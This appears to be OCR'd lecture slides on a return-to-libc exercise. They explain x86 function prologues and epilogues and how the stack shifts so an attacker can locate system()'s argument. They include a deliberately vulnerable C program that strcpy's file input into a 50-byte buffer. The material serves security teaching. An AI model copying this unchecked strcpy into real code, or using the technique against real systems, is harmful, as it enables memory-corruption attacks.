
Task C : Argument for `system()`

Function Prologue

```
(2) pushl   %ebp
(3) movl    %esp, %ebp
(4) subl    $N, %esp
```

1) When a function is called, return address (RA) is pushed into the stack. This is the beginning of the function before function prologue gets executed. The stack pointer (esp register) points at RA location.

__esp__ : Stack pointer *__ebp__: Frame Pointer*



(1) the initial state

(2) after "**push %ebp**"

(3) after "**movl %esp, %ebp**"

(4) after "**subl $N, %esp**"

Task C : Argument for `system()`


Function Epilogue

leave

```
movl   %ebp, %esp      (2)
popl   %ebp            (3)
ret                    (4)
```

4) The return address is popped from the stack and the program jumps to that address. This instruction moves the stack pointer.

esp : Stack pointer   ebp: Frame Pointer




(1) the initial state

(2) after "`movl %ebp, %esp`"


(3) after "`pop %ebp`"

(4) after "`ret`"

How to Find system()'s Argument Address?




- In order to find the system() argument, we need to understand how the ebp and esp registers change with the function calls.
- Between the time when return address is modified and system argument is used, vul_func() returns and system() prologue begins.



```
int vul_func(char *str)
{
    char buffer[50];

    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[240];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```

Memory Map to Understand `system()` Argument




(a) inside `vul_func()`

(b) right after return from `vul_func()`: after running its function epilogue


(c) inside `system()`: after running its function prologue

Memory Map to Understand `system()` Argument




(a) inside `vul_func()`

(b) right after return from `vul_func()`: after running its function epilogue



Memory Map to Understand `system()` Argument




(1) the initial state

(2) after "**`push %ebp`**"

(3) after "**`movl %esp, %ebp`**"

(4) after "**`subl $N, %esp`**"

